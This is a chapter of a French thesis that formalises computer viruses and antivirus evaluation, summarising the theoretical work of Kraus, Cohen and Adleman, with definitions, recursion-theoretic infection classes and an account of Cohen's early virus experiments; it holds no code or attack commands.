Avant tout il est important de formaliser ce qu'est un antivirus, quelles sont ses propriétés, comment les tester, c'est pourquoi nous allons aborder, dans le chapitre suivant, la formalisation d'un antivirus et de la méthodologie de tests des antivirus.

Chapitre II

Formalisation d'un produit antiviral et des tests d'antivirus

1 Introduction

Afin de produire une méthodologie libre, ouverte et reproductible par tous, il est important de formaliser différentes notions, pour valider sur le plan mathématique les différents points et les tests que nous allons réalisés.

Les nombreux tests, produits par des organismes ou des instituts, ne laissent entrevoir que les résultats. Ces tests, comme les tests de détection des fichiers, détection de fausses alarmes ou encore de performance, ne reflètent en rien le véritable processus d'analyse ni les capacités réelles de protection d'un antivirus.

De plus, le processus ou le scénario de ces analyses n'est pas divulgué au public. Il est donc impossible de reproduire les différents tests afin d'affirmer ou d'infirmer de leurs véracités. C'est pourquoi il est important de ce doter d'outils permettant à chacun d'effectuer ses propres tests.

Les premiers travaux pour la formalisation d'un produit antiviral sont apparus avec les travaux de Cohen et Adleman sur le problème de la détection virale [83, 70]. Après avoir produit la formalisation d'un *malware*, il était également important de formaliser la lutte antivirale et plus concrètement la formalisation de la détection.

Différents modèles de prévention et de protection sont alors définis ainsi que les principes de détection et réparation de l'infection virale. Ces différents propriétés sont utiles afin de tester un antivirus mais également nécessaires lors de la création/évolution d'un produit, censées protéger au mieux les utilisateurs.

Il existe deux grands groupes de techniques antivirales actuelles, statiques et dynamiques. Chaque groupe répertorie différentes techniques, qui combinées, permettront au système antivirale de décider de la détection ou non d'une menace, réduisant ainsi le risque de fausses alarmes ou de non-détection.

Outre le fait de formaliser la détection d'un système antiviral, il est important de formaliser l'évaluation de ce produit. Nous allons donc répertorier les différentes fonctions qui composent un système antiviral et produire des tests sur ces fonctions. Différents travaux sur cette formalisation ont déjà été produits, donnant même lieu à des méthodologies de tests des antivirus [109].

Ils ont, la plupart du temps, abouti à la conclusion que les informations fournies par les éditeurs d'antivirus au sujet de leurs produits étaient bien loin de la vérité [98]. De plus, la facilité des attaques menées lors de différents tests sur des antivirus [17, 18], ont prouvé la faiblesse du modèle utilisé actuellement par l'ensemble des éditeurs.
Le chapitre se décompose en plusieurs parties :

- formalisation de la détection.
- techniques antivirales actuelles.
- formalisation de la détection des *malware* et de l'évaluation des antivirus.

Les deux premières parties décrivent formellement les propriétés que doivent posséder les systèmes de détection ainsi que les techniques qu'ils utilisent ou sont censés utiliser. La dernière partie quant à elle définira précisément les fonctions composant un antivirus ainsi que les fonctions qui nous seront utiles pour les tester.

La relation entre un virus et un antivirus est étroite. Le placement du point de vue de l'attaquant pour tester un antivirus est le meilleur moyen de l'améliorer. Ainsi, avant de définir la notion d'antivirus, ses propriétés élémentaires et les tests qui nous permettent de l'évaluer, il est important de formaliser la menace traitée, les *malware*.

2 Formalisation d'un $\mathcal{M}$*alware*

Qu'est-ce qu'un virus ? Comment le décrire, comment l'expliquer ? Quelles sont ses propriétés ? Qu'est-ce qu'un *malware* ? Toutes ces questions ont commencé à être abordées dans les années 80, dans différents résultats théoriques et expérimentaux, comme ceux produits par Fred Cohen [83] et Leonard Adleman [70]. Ils ont permis de jeter une base solide concernant les virus, les infections informatiques mais aussi et on le verra plus tard, la défense et la lutte antivirale.

Cependant, avant les travaux de Cohen et Adleman, deux autres personnes ont proposé des travaux sur la notion de virus. Les premiers travaux académiques sur la théorie d'auto-réplication de programmes informatiques ont été établis en 1949 par John von Neumann. Lors de la publication de ses travaux [149], von Neumann décrit comment un programme informatique peut être conçu pour se reproduire lui-même. Ce travail sur l'auto-reproduction d'un programme informatique est considéré comme le premier virus d'ordinateur.

En 1980, Jürgen Kraus [128] a produit différents travaux sur la formalisation pour étudier l'autoreproduction des programmes. Les travaux de von Neumann, bien que tous très intéressants d'un point de vue théorique, ne conçoivent l'autoreproduction que dans le cadre de l'abstraction de la notion de programme. Ce sont les travaux de Kraus qui sont la passerelle entre les définitions des von Neumann et les travaux de Cohen.

Rappelons la définition, très précise fournie par Cohen [83], de la notion de virus, qui est désormais retenue par tous.

Définition 1

> *Un virus est une séquence de symboles qui, interprétée dans un environnement donné (adéquat), modifie d'autres séquences de symboles dans cet environnement, de manière à y inclure une copie de lui-même, cette copie ayant éventuellement évoluée.*

Dans sa thèse, Fred Cohen a traité et envisagé pratiquement tous les aspects de la virologie informatique : définition formelle, modélisation de la lutte antivirale, modèles de protection, ... La notion de virus de documents est également sous-entendue dans cette définition et nous pouvons donc adopter la définition suivante, explicitant la pensée de Cohen.

Définition 2 (*Virus de document [101, p152]*)

> *Un virus de document est un code viral contenu dans un fichier de données, non exécutable, activé par un interpréteur contenu de façon native dans l'application associée au format de ce fichier (déterminé par son extension). L'activation du code malveillant est réalisée, soit par une fonctionnalité prévue dans l'application (cas le plus fréquent), soit en vertu d'une faille interne de l'application considérée (de type buffer overflow par exemple).*

Cette définition présente l'avantage d'être générale et de ne pas se limiter à la classe la plus connue des virus de documents : les macro-virus. D'autres formats sont également concernés par le risque viral, au moins potentiellement.

Les travaux de Fred Cohen se limitent aux virus et ne traitent pas de la problématique générale des autres infections informatiques. C'est pourquoi Leonard Adleman a complété ces travaux en prenant un point de vue plus général. Il a unifié, en 1989, tous les aspects des *malware* ou encore en français, d'infections informatiques [79].

Le but de ce chapitre est de présenter succinctement les travaux de Fred Cohen, ainsi que différents résultats et évolution de ces travaux théoriques, sur les domaines des virus et plus en général des infections informatiques [79]. Les travaux de Cohen et de Leonard Adleman sur la défense et la lutte antivirale seront abordés dans la section 3.

Mais avant d'aborder les travaux sur les virus et les infections informatiques, produits par Cohen et Adleman, il est important de détailler les travaux et les notions produits par Kraus.

2.1 La formalisation de Jürgen Kraus

Entre les travaux de von Neumann en 1949 et la thèse de Cohen en 1988, il manquait un élément qui permettait de passer de la théorie d'auto-réplication de programmes informatiques aux virus et infections informatiques comme on les connait. Ce sont les travaux de Jürgen Kraus [128, 129], bien que découvert après la définition des virus par Cohen, qui apportent cet élément manquant.

Les travaux de von Neumann restent éloignés de la notion de programmes réels, même si la traduction de ces résultats du monde des automates vers celui des programmes ne pose fondamentalement pas de problèmes conceptuels. Il manquait un travail de formalisation pour étudier l'autoreproduction des programmes et ainsi explorer toutes les conditions, notamment selon la nature des langages, des compilateurs, des environnements, pour qu'elle soit effectivement réalisable.
Nous allons résumer les grandes lignes de la thèse de Kraus, le détail étant développé dans [128].

1. Kraus définit tout d'abord un modèle de langage de programmation, appelé langage PL. Ce langage généré à partir d'une grammaire non contextuelle (voir [102]) établie pour décrire totalement le langage PL, puis la notion de fonction PL(A)-calculable est étudiée. En utilisant la thèse de Church [82], Kraus montre alors que toute fonction récursive peut être calculée par un programme en PL(A). L'existence de programmes autoreproducteurs est alors démontré par l'utilisation du codage de Gödel et de résultats classiques de calculabilité (théorème de récursion).
2. A partir de ces résultats fondamentaux, Kraus illustre ce théorème d'existence à l'aide de nombreux programmes écrits en langage de haut niveau : PASCAL, SIMULA et Assembleur Siemens. L'intérêt essentiel est la façon didactique utilisée par l'auteur, partant de l'approche naïve pour arriver, via la déduction à des constructions abouties. Les principaux mécanismes de construction sont ainsi abordés.
3. Une fois l'autoreproduction de programmes prouvée et illustrée en pratique, Kraus s'est attaché à décrire et étudier plusieurs variantes d'autoreproduction de programmes, à la fois sur le plan théorique et pratique : programmes infiniment autoreproducteurs, programmes cycliquement autoreproducteurs, programmes cycliquement autoreproducteurs avec changement de langage de programmation, programmes k-autoreproducteurs. Ces différentes variantes ont permis d'établir une hiérarchie entre les différentes variantes d'autoreproduction de programmes.
4. Dans la suite de son étude, Kraus a exploré des propriétés additionnelles pour l'autoreproduction de programmes :
   - Existe-t-il des programmes autoreproducteurs capables d'effectuer des actions additionnelles (recherche de fichier, opérations complexes) ? Cela correspond à la problématique de la conception d'un virus possédant une fonction d'infection et une charge virale.
   - Pour tout programme quelconque (non autoreproducteur) π, peut on trouver une forme autoreproductrice π' de ce programme, réalisant la même fonction ?
   - Plus généralement, existe t-il un programme produisant à partir de ce programme quelconque π une version autoreproductrice π' ?

   Pour toutes ces questions, Kraus a montré que l'on pouvait répondre par l'affirmative et a produit de nombreux exemples pratiques écrits dans différents langages.
5. Finalement, Kraus s'est intéressé à la coexistance et aux interactions entre programmes autoreproducteurs. Cela l'a amené à définir des motifs comportementaux permettant de décrire au mieux ces interactions. Dans un dernier chapitre, les concepts de mutation et d'évolution sont présentés sous l'angle algorithmique.

La thèse de Kraus contient d'autres aspects qui méritent que l'on s'y intéresse. Ecrite huit ans avant Fred Cohen, elle montre que de nombreux aspects de la virologie informatique avaient été formalisés. Néanmois, l'apport de Fred Cohen en ce qui concerne le résultat de l'indécidabilité de la détection virale reste indéniable.

2.2 La formalisation de Fred Cohen

Pour sa formalisation, Fred Cohen considère deux objets particuliers, qui constitueront une base de travail pour établir la plupart de ses résultats.

- une structure $\mathcal{TP}_M$ décrivant un programme de (machine de) Turing ; ce programme pouvant être vu comme une séquence finie de symboles utilisés dans la bande de calcul :

$$\forall M \in \mathcal{M}, \forall v \ \forall i \in \mathbb{N}^*, v \in \mathcal{TP}_M \text{ ssi } v \in I_M^i$$

  avec I^i qui désigne le produit cartésien de l'ensemble I, i fois ; v désigne une suite ordonnée de i symboles. La structure $\mathcal{TP}_M$ est donc un élément du produit cartésien généralisé I^* ;
- l'ensemble $\mathcal{TS}$ définit un ensemble non vide de programmes de Turing :

$$\forall M \in \mathcal{M}, \forall V \ V \in \mathcal{TS} \text{ ssi } \exists v \in V \text{ et } \forall v \in V, v \in \mathcal{TP}_M$$

Il s'agit d'une partie, généralement propre, de I^*.

L'idée de Fred Cohen était de définir un virus comme un ensemble contenant plusieurs éléments, l'ensemble viral. Cet ensemble ne contient pas seulement un virus (programme) mais également toutes ses formes équivalentes.

Le terme d'≪ évolution ≫ doit être pris dans le sens de polymorphisme, adopté en 1989. Formalisé par Fred Cohen, le polymorphisme est la production d'un élément appartenant à l'ensemble viral, par un autre élément de cet ensemble.

La notion d'environnement, telle qu'elle est évoquée dans la définition 1, est également un aspect fondamental dans l'approche de Cohen. Un virus est ainsi vu comme une séquence S de symboles interprétée par une autre machine de Turing M donnée. Lorsque S est interprétée par une autre machine de Turing M', cette séquence n'est généralement plus un virus, donc la notion d'environnement est fondamentale.

Un virus, dans un langage donné, et pour un système d'exploitation donné ne sera plus un virus relativement à un autre système d'exploitation différent du premier. Un macro-virus (voir chapitre III section 3) deviendra inerte et inoffensif s'il est interprété avec autre chose qu'*Office*.

Soit $\mathcal{V}$, l'ensemble des ensembles viraux, et ci-après la définition abrégée d'un ensemble viral (pour un exposé plus détaillé voir Cohen [83], Filiol [101]).

Définition 3

Pour toute machine de Turing M et tout ensemble non vide de programmes de Turing V, V est un ensemble viral relativement à M, si et seulement si

$$[(M, V) \in \mathcal{V}]$$

et v est un virus relativement à M, si et seulement si,

$$[v \in V] \text{ tel que } [(M, V) \in \mathcal{V}]$$

Cette définition décrit bien le mécanisme caractérisant un virus. La notion de charge finale, autrement dit la routine à caractère offensif, n'est pas caractéristique d'un virus, comme de nombreuses personnes le pensent. Leonard Adleman abordera cet aspect en considérant un point de vue plus global [101]. La figure 1 illustre cette définition.




FIGURE 1 – Illustration de la définition formelle d'un virus [101, p48]

Fred Cohen a produit de nombreux résultats et a établi différentes propriétés sur les ensembles viraux. Ceux-ci sont présentés et détaillés dans [101]. La seconde partie des travaux de Fred Cohen, sur la formalisation de la lutte antivirale sera abordée dans la section 3. Voyons maintenant la formalisation de Leonard Adleman puis les résultats expérimentaux de Fred Cohen ainsi que les autres travaux théoriques qui ont suivi la thèse de Fred Cohen.

2.3 La formalisation de Leonard Adleman

La thèse de Fred Cohen, en fait, n'aborde pas tous les aspects de la virologie informatique, du moins de manière explicite. Elle ne traite que des virus et des vers mais d'un point de vue général. Le problème plus large des programmes offensifs, encore dénommés *infections informatiques* (ou *malware*) n'est pas abordé. Le risque que représente un cheval de Troie était pourtant déjà connu et les premiers modèles de protection définis.

Les travaux d'Adleman vont donc compléter ceux de son élève et envisager plus généralement la notion de programmes offensifs, en s'attachant à définir un classement rigoureux des différentes catégories envisageables, en particulier en considérant le pouvoir destructif plus ou moins grand de ces programmes. Sa base de travail est celle des fonctions récursives [140].

2.3.1 Notations et concepts de base

Il existe plusieurs définitions de la notion d'infection informatique mais, en général, aucune n'est véritablement complète dans la mesure où les évolutions récentes en matière de criminalité informatique ne sont pas prises en compte. Nous adopterons la définition générale suivante :

Définition 4 (*Infection informatique [101, p111]*)

Programme simple ou autoreproducteur, à caractère offensif, s'installant dans un système d'information, à l'insu du ou des utilisateurs, en vue de porter atteinte à la confidentialité, l'intégrité ou la disponibilité de ce système, ou susceptible d'incriminer à tort son possesseur ou l'utilisateur dans la réalisation d'un crime ou d'un délit.

En considérant cette définition et l'organigramme de la figure 2, la notion d'infection correspond à une installation de programme, dans le cas d'une infection simple et à une duplication de code dans le cas de programmes autoreproducteurs.




FIGURE 2 – Classification des infections informatiques

Voyons maintenant les différents cas d'infections informatiques, les infections simples et codes autoreproducteurs. Nous allons définir mais pas détailler les sous-classes (bombes logiques, virus, etc), il est possible de les retrouver dans [101].

Infections simples

Le mode propre, de ces programmes, est de simplement s'installer dans le système. L'installation se fait généralement et simultanément (pour les programmes les plus élaborés) :

- en mode résident : le programme est résident (processus actif en mémoire de façon permanente) afin de pouvoir agir tant que le système fonctionne ;
- en mode furtif : l'utilisateur ne doit pas se rendre compte qu'un tel programme, puisque résident, est présent dans son système ;
- en mode persistant : en cas d'effacement ou de désinstallation, le programme infectant est capable par différentes techniques de se réinstaller dans la machine.

Les programmes simples infectants appartiennent essentiellement à deux classes, les bombes logiques (définition 5) et les chevaux de Troie (définition 6) dont voici leurs définitions. Leurs détails sont dans [101, p127-130]

Définition 5 (*Bombe logique*)

Une bombe logique est un programme infectant simple, s'installant dans le système et qui attend un évènement (date, action, donnée particulières, ...) appelé en général « gâchette », pour exécuter sa fonction offensive.

Définition 6 (*Cheval de Troie*)

Un cheval de Troie est un programme simple, composé de deux parties, le module serveur et le module client. Le module serveur, installée dans l'ordinateur de la victime, donne discrètement à l'attaquant accès à tout ou partie de ses ressources, qui en dispose via le réseau (en général), grâce à un module client (il est le « client » des « services » délivrés inconsciemment par la victime).

Code autoreproducteurs

Les codes autoreproducteurs appartiennent essentiellement à deux classes, les virus (définition 7) et les vers (définition 8) dont voici leurs définitions. Leurs détails sont dans [101, 102]

Définition 7 (*Virus*)

Un virus informatique est un automate auto réplicatif à la base non malveillant, mais souvent additionné de code malveillant (donc classifié comme logiciel malveillant), conçu pour se propager à d'autres ordinateurs en s'insérant dans des logiciels légitimes, appelés « hôtes ». Il peut perturber plus ou moins gravement le fonctionnement de l'ordinateur infecté. Il peut se répandre par tout moyen d'échange de données numériques comme les réseaux informatiques et les cédéroms, les clefs USB, etc.

Définition 8 (*Ver*)

Un ver informatique est un logiciel malveillant qui se reproduit sur plusieurs ordinateurs en utilisant un réseau informatique comme Internet. Contrairement à un virus informatique, il n'a pas besoin d'un programme hôte pour se reproduire. Il exploite les différentes ressources de l'ordinateur qui l'héberge pour assurer sa reproduction.

Deux propriétés principales sont considérées par Adleman pour caractériser un virus :

1. Tout programme possède une forme infectée. Autrement dit, un virus peut être considéré comme une application de l'ensemble des programmes vers l'ensemble des programmes infectés. Cette vision correspond en fait à celle de Fred Cohen avec le théorème de calculabilité virale.
2. Chaque programme infecté, en fonction de paramètres d'entrée fournis par l'utilisateur, le système d'exploitation ou l'environnement dans son acception la plus générale, agit selon trois possibilités :
   - Infection
   - Fonctionnalité ajoutée
   - Imitation

Infection

Le programme, après avoir réalisé les fonctionnalités attendues, infecte d'autres programmes.

Fonctionnalité ajoutée

Le programme, en plus de ses fonctionnalités attendues, effectue d'autres actions. Ces actions peuvent être différées ou non, à caractère (généralement) offensif (charge finale) ou non (le cas des virus bénéfiques [97, p317] [91]) et leur nature dépend uniquement de l'infection initiale et non du programme infecté. Notons que cette seconde possibilité n'est absolument pas une caractéristique virale. Seul le caractère auto-reproductif devrait normalement être considéré. L'intention d'Adleman est déjà de généraliser le propos afin de prendre en compte d'autres programmes à caractère offensif, mais non auto-reproducteurs.

Imitation

Le programme ne procède à aucune infection ni action offensive mais effectue juste les instructions légitimement attendues. Il s'agit d'un cas particulier de l'infection dans la situation où aucun fichier à infecter n'est disponible.

Les notations utilisées par Adleman décrivent en détail les mécanismes de fonction récursive universelle.

- S désigne l'ensemble de toutes les séquences (finies) d'entiers naturels.
- L'application $e : S \times S \to \mathbb{N}$, calculable et injective et dont la réciproque est calculable, désigne en fait la construction d'un nombre de Gödel. Les deux séquences arguments peuvent notamment designer ici les instructions du programme calculant une fonction récursive (l'index) et les données de ce programme (le paramètre de la fonction). La valeur $e(s,t)$ pour deux séquences quelconques s et t de S sera notée $< s,t >$. Cette valeur désigne donc un index étendu aux données du programme.
- Pour toute fonction partielle $f : \mathbb{N} \to \mathbb{N}$ et toutes séquences s et t de S, $f(s,t)$ désignera $f(< s,t >)$.

Le théorème de récursion de Kleene [125] qui date de 1938 est, implicitement, la première formalisation, certes inconsciente, des programmes autoreproducteurs, avant même que von Neumann ne commence à s'intéresser à ce type de programme (ses premiers travaux datent de 1948). La notion de virus (à la fois le terme et la réalité qu'il recouvre) apparaîtra beaucoup plus tard, mais avec le théorème de récursion, l'effectivité des programmes viraux est démontrée.

Théorème 1 (*Théorème de récursion*)

Pour toute fonction récursive totale $f : \mathbb{N} \to \mathbb{N}$,
il existe un entier e *tel que* $\varphi_e(.) = \varphi_{f(e)}(.)$

La théorie des fonctions récursives est due à Kurt Gödel [116]. Le terme de récursif vient de son souci de définir pour une fonction f, la valeur $f(n+1)$ à partir de celle de $f(n)$. Les fonctions récursives primitives permettent de dénombrer facilement les fonctions récursives.

Nous nous limiterons, sans restriction conceptuelle, aux fonctions définies sur des entiers et à valeurs entières soit

$$f : \mathbb{N}^k \to \mathbb{N},$$

que nous appellerons des k-fonctions partielles.

La *numérotation* ou le *code de Gödel* est un procédé très utile pour l'étude de la logique du premier ordre. Le nombre de symboles d'un langage ou d'un programme étant fini, l'existence et la construction de cet entier ne pose pas de problème.

L'ensemble des théorèmes et définitions sur les fonctions récursives se trouvent dans [101, Chap. 2]. De nombreuses définitions ont découlé des différentes notations utilisées par Leonard Adleman [101, Chap. 3.3].

Définition 9

Pour toute numérotation de Gödel des fonctions partielles récursives φ_i, une fonction récursive totale v est une infection relativement à φ_i, si et seulement si, pour tout $(d,p) \in S \times S$ soit : 1. il ajoute une fonctionnalité :

$$[\forall (i,j) \in \mathbb{N}^2 \ [\varphi_{v(i)}(d,p) = \varphi_{v(j)}(d,p)]]$$

2. il infecte ou il imite :

$$[\forall j \in \mathbb{N} \ [\varphi_j(d,p) \overset{v}{\cong} \varphi_{v(j)}(d,p)]]$$

Remarques :

1. Les symboles d et p représentent la décomposition de toutes les informations accessibles à une fonction φ_i en données (informations non susceptibles d'être infectées) et les programmes (informations susceptibles d'être infectées).
2. Il faut bien se rappeler que l'index i de la fonction φ doit être vu comme un index étendu. Cela permet de généraliser la notion d'infection d'un programme à un processus (programme proprement dit, données de ce programme et données système nécessaires au processus). Le processus d'infection a alors pour cible, non seulement un programme, mais également les données de ce programme (cas des virus dits de documents). C'est la raison pour laquelle la fonction φ_i accepte les deux arguments d et p.

2.3.2 Virus et infections informatiques

Grâce aux éléments définis dans la section précédente, de classer les différentes infections informatiques.

Définition 10

Pour toute numérotation de Gödel des fonctions partielles récursives φ_i, pour toute infection v relativement à l'ensemble φ_i, et pour tout $(i,j) \in \mathbb{N}^2$: - i est dit pathogène *relativement à v et j si :*

$$i = v(j)(et)[\exists (d,p) \in S^2 \ [\varphi_j(d,p) \ncong \varphi_j(d,p)]].$$

- i est dit contagieux *relativement à v et j si :*

$$i = v(j)(et)[\exists (d,p) \in S^2 \ [\varphi_j(d,p) \not\sim \varphi_j(d,p)]].$$

- i est dit à effet bénin *relativement à v et j si $i = v(j)$ et v n'est ni pathogène ni contagieux relativement à j.*
- i est un cheval de Troie *relativement à v et j si $i = v(j)$ et i est pathogène mais non contagieux relativement à j.*
- i est un dropper *si $i = v(j)$ et i est contagieux mais non pathogène relativement à j.*

- i est virulent *relativement à v et j si* $i = v(j)$ *et i est pathogène et contagieux relativement à j.*

Cette définition envisage donc complètement les cas d'infections informatiques en considérant le comportement du programme infecté par rapport à la version non infectée (par l'infection v). La définition qui suit considère une classification légèrement plus générale que la précédente. Elle ne considère non plus les cibles mais les infections elles-mêmes.

Définition 11

Pour toute numérotation de Gödel des fonctions partielles récursives φ_i *et pour toute infection v relativement à* φ *:*

- v est dit bénin *si les deux conditions suivantes sont vérifiées :*

1. $[\forall j \in \mathbb{N}\ [v(j)$ *n'est pas pathogène relativement à* v *et* $j]]$.
2. $[\forall j \in \mathbb{N}\ [v(j)$ *n'est pas contagieux relativement à* v *et* $j]]$.

- v est dit épéien *si les deux conditions suivantes sont vérifiées :*

1. $[\exists j \in \mathbb{N}\ [v(j)$ *est pathogène relativement à* v *et* $j]]$.
2. $[\forall j \in \mathbb{N}\ [v(j)$ *n'est pas contagieux relativement à* v *et* $j]]$.

- v est dit disséminateur *si les deux conditions suivantes sont vérifiées :*

1. $[\exists j \in \mathbb{N}\ [v(j)$ *n'est pas pathogène relativement à* v *et* $j]]$.
2. $[\exists j \in \mathbb{N}\ [v(j)$ *est contagieux relativement à* v *et* $j]]$.

- v est dit malicieux *si les deux conditions suivantes sont vérifiées :*

1. $[\exists j \in \mathbb{N}\ [v(j)$ *est pathogène relativement à* v *et* $j]]$.
2. $[\exists j \in \mathbb{N}\ [v(j)$ *est contagieux relativement à* v *et* $j]]$.

La classe *bénin* représente plutôt un cas d'école et, à la connaissance de Leonard Adleman, il n'existe aucun virus réel connu y appartenant. Cette classe est toutefois non vide, car elle contient la fonction identité. Il est également possible que cette classe représente une des parties d'un virus de type k-aire [100].

Les infections de type *épéien* correspondent en pratique aux infections simples (autrement dit, non auto-reproductrices) c'est-à-dire les bombes logiques, les leurres et les chevaux de Troie (appartiennent également à cette classe les fonctions récursives primitives constantes).

Les infections du type *disséminateur* sont les virus sans charge finale tandis que celles de type *malicieux* sont constituées des virus avec charge finale. Le terme *malicieux* est pris dans son sens premier (mauvais, méchant ou malveillant).

Nous pouvons donc considérer que les infections informatiques simples sont les infections de type *épéien* tandis que les infections de type auto-reproducteur (*vers* et *virus*) sont celles du type *disséminateur* et *malicieux*.

Du point de vue d'Adleman, le schéma de classification des infections informatiques (Figure 2) devient le schéma représenté par la figure 3 [101].




FIGURE 3 – Classification des infections informatiques par Adleman

Voyons maintenant les résultats expérimentaux de Fred Cohen ainsi que les autres travaux théoriques qui ont suivi la thèse de Fred Cohen.

2.4 Applications et résultats des travaux de Fred Cohen

Les travaux de Fred Cohen, après ceux de Kraus (1980) [128] ont ouvert la voie de la virologie moderne, qui cependant n'a pas suscité un grand engouement pour la recherche théorique. Encore un nombre trop faible de travaux théoriques ont été consacrés à la virologie informatique depuis la thèse de Fred Cohen.

Il est donc intéressant de présenter les quelques résultats expérimentaux publiés par Fred Cohen et par la suite de parcourir quelques résultats théoriques apparus après la thèse de F. Cohen, comme les travaux de Z. Zuo et M. Zhou.

2.4.1 Résultats expérimentaux de Fred Cohen

L'un des aspects intéressants de ses travaux est d'avoir, officiellement pour la première fois, tenté de modéliser en pratique, les processus d'infection et de dissémination, sur des systèmes réels et avec des virus non moins réels. Cela lui a permis en particulier de vérifier certains de ses résultats théoriques, ainsi que la validité de certains des modèles présentés.

Fred Cohen a réalisé trois séries principales d'expériences, non sans complications. Les premiers résultats obtenus par F. Cohen ont effrayé les instances de l'époque, réduisant considérablement la réalisation de celles-ci.

Première expérience : novembre 1983

Fred Cohen donne peu d'éléments techniques sur le virus lui-même. Il s'agit d'un virus pour une plateforme VAX 11/750 sous Unix. De multiples précautions avaient été prises pour tracer et contrôler le virus. La désinfection a été, de plus, systématiquement appliquée sur tous les programmes infectés durant l'expérience.

La dissémination du virus a été très rapide (plus que Fred Cohen, lui-même ne s'y était attendu). Certains utilisateurs ayant des droits super-utilisateur (root) furent infectés, livrant alors tout le système au virus en quelques minutes. Dans tous les cas, le virus est parvenu a obtenir les droits système après trente minutes.

Dès que les premiers résultats ont été connus, les administrateurs et les responsables de sécurité réagirent assez vivement pour arrêter et interdire toute poursuite de l'expérience ainsi que toute analyse post-expérimentale sur leur système : réaction typique, largement constatée de nos jours chez beaucoup de décideurs qui pensent que les ≪ problèmes que l'on n'étudie pas, n'existent pas ≫.

Malgré de laborieuses tentatives de négociations pour convaincre de l'intérêt de ces simulations grandeur réelle, Fred Cohen n'a pas pu poursuivre. Mais les premiers résultats, aussi limités ont-ils été, ont prouvé que le risque était bien réel et ne pouvait être ignoré.

Plus largement cela pose le problème de l'évaluation des antivirus. C'est pourquoi nous développerons plus tard dans cette thèse, une méthodologie d'analyse des antivirus, impartiale, facile et reproductible par toute personne. Ainsi chaque personne souhaitant tester elle-même son antivirus pourra le faire sans avoir à se baser sur des résultats souvent donnés par les éditeurs eux-mêmes. Cette méthodologie sera présentée dans la section IV.

Afin de réaliser ces évaluations, nous utiliserons les documents bureautiques comme moyens de tests et, pour charge virale non dangereuse, nous avons choisi le fichier *EICAR Test-File* [23]. Le choix de ce fichier est dû, tout d'abord, à la présence de la signature de ce fichier dans la plupart des bases de signatures des antivirus, mais également dû au fait que nous n'avons pas le droit de créer et d'utiliser (officiellement) des virus réels.

Deuxième expérience : juillet 1984

Elle a eu lieu sur un système Univac 1108 et a nécessité plusieurs mois de négociations et de préparation. Le but était de montrer la faisabilité d'un virus sous un système implémentant le modèle de sécurité Bell-La Padula, modèle de référence à l'époque [76].

Le modèle de Bell-La Padula (BLP) a été développé par David Elliott Bell et Leonard J. La Padula en 1973 pour formaliser la politique de sécurité multi-niveau du Département de la Défense des États-Unis.

Le modèle est un modèle de transition d'états de la politique de sécurité informatique qui décrit des règles de contrôle d'accès qui utilisent des mentions de sécurité sur les objets et les habilitations. Les mentions de sécurité sont relatives aux niveaux de classification des informations.

L'expérience, encore une fois, a été réalisée avec un luxe de précautions (traçage et contrôle des infections, limitations de ressources physiques disponibles, nombres de comptes disponibles ...).

Le virus a prouvé sa capacité à infecter un groupe composite de simples utilisateurs, administrateurs et responsables de sécurité informatique. Il est parvenu à contourner les systèmes de droits utilisateurs et à obtenir des privilèges supérieurs à ceux que le virus détenait initialement. Le modèle de sécurité testé s'est révélé, par conséquent, faible.

Le virus semblait être assez simple (moins de 300 lignes d'assembleur, de Fortran et de commandes interprétées) et les expérimentateurs ont conclu qu'il serait relativement aisé de faire encore beaucoup mieux avec un virus un peu plus élaboré.

De nos jours, les documents bureautiques et leurs attaques reprennent exactement le même principe. Du fait de la sécurité propre à l'utilisateur ainsi qu'à la possibilité d'utiliser des fonctions de l'application avec les droits d'un simple utilisateur, il est aisé de réaliser une attaque basique mais dévastatrice.

Je présenterai dans la section III les principaux documents bureautiques, les applications qui les utilisent ainsi que les sécurités mises en place par celles-ci pour se protéger des menaces. Dans un second temps, je montrerai comment il est facile de modifier ces sécurités afin d'exécuter des codes simples.

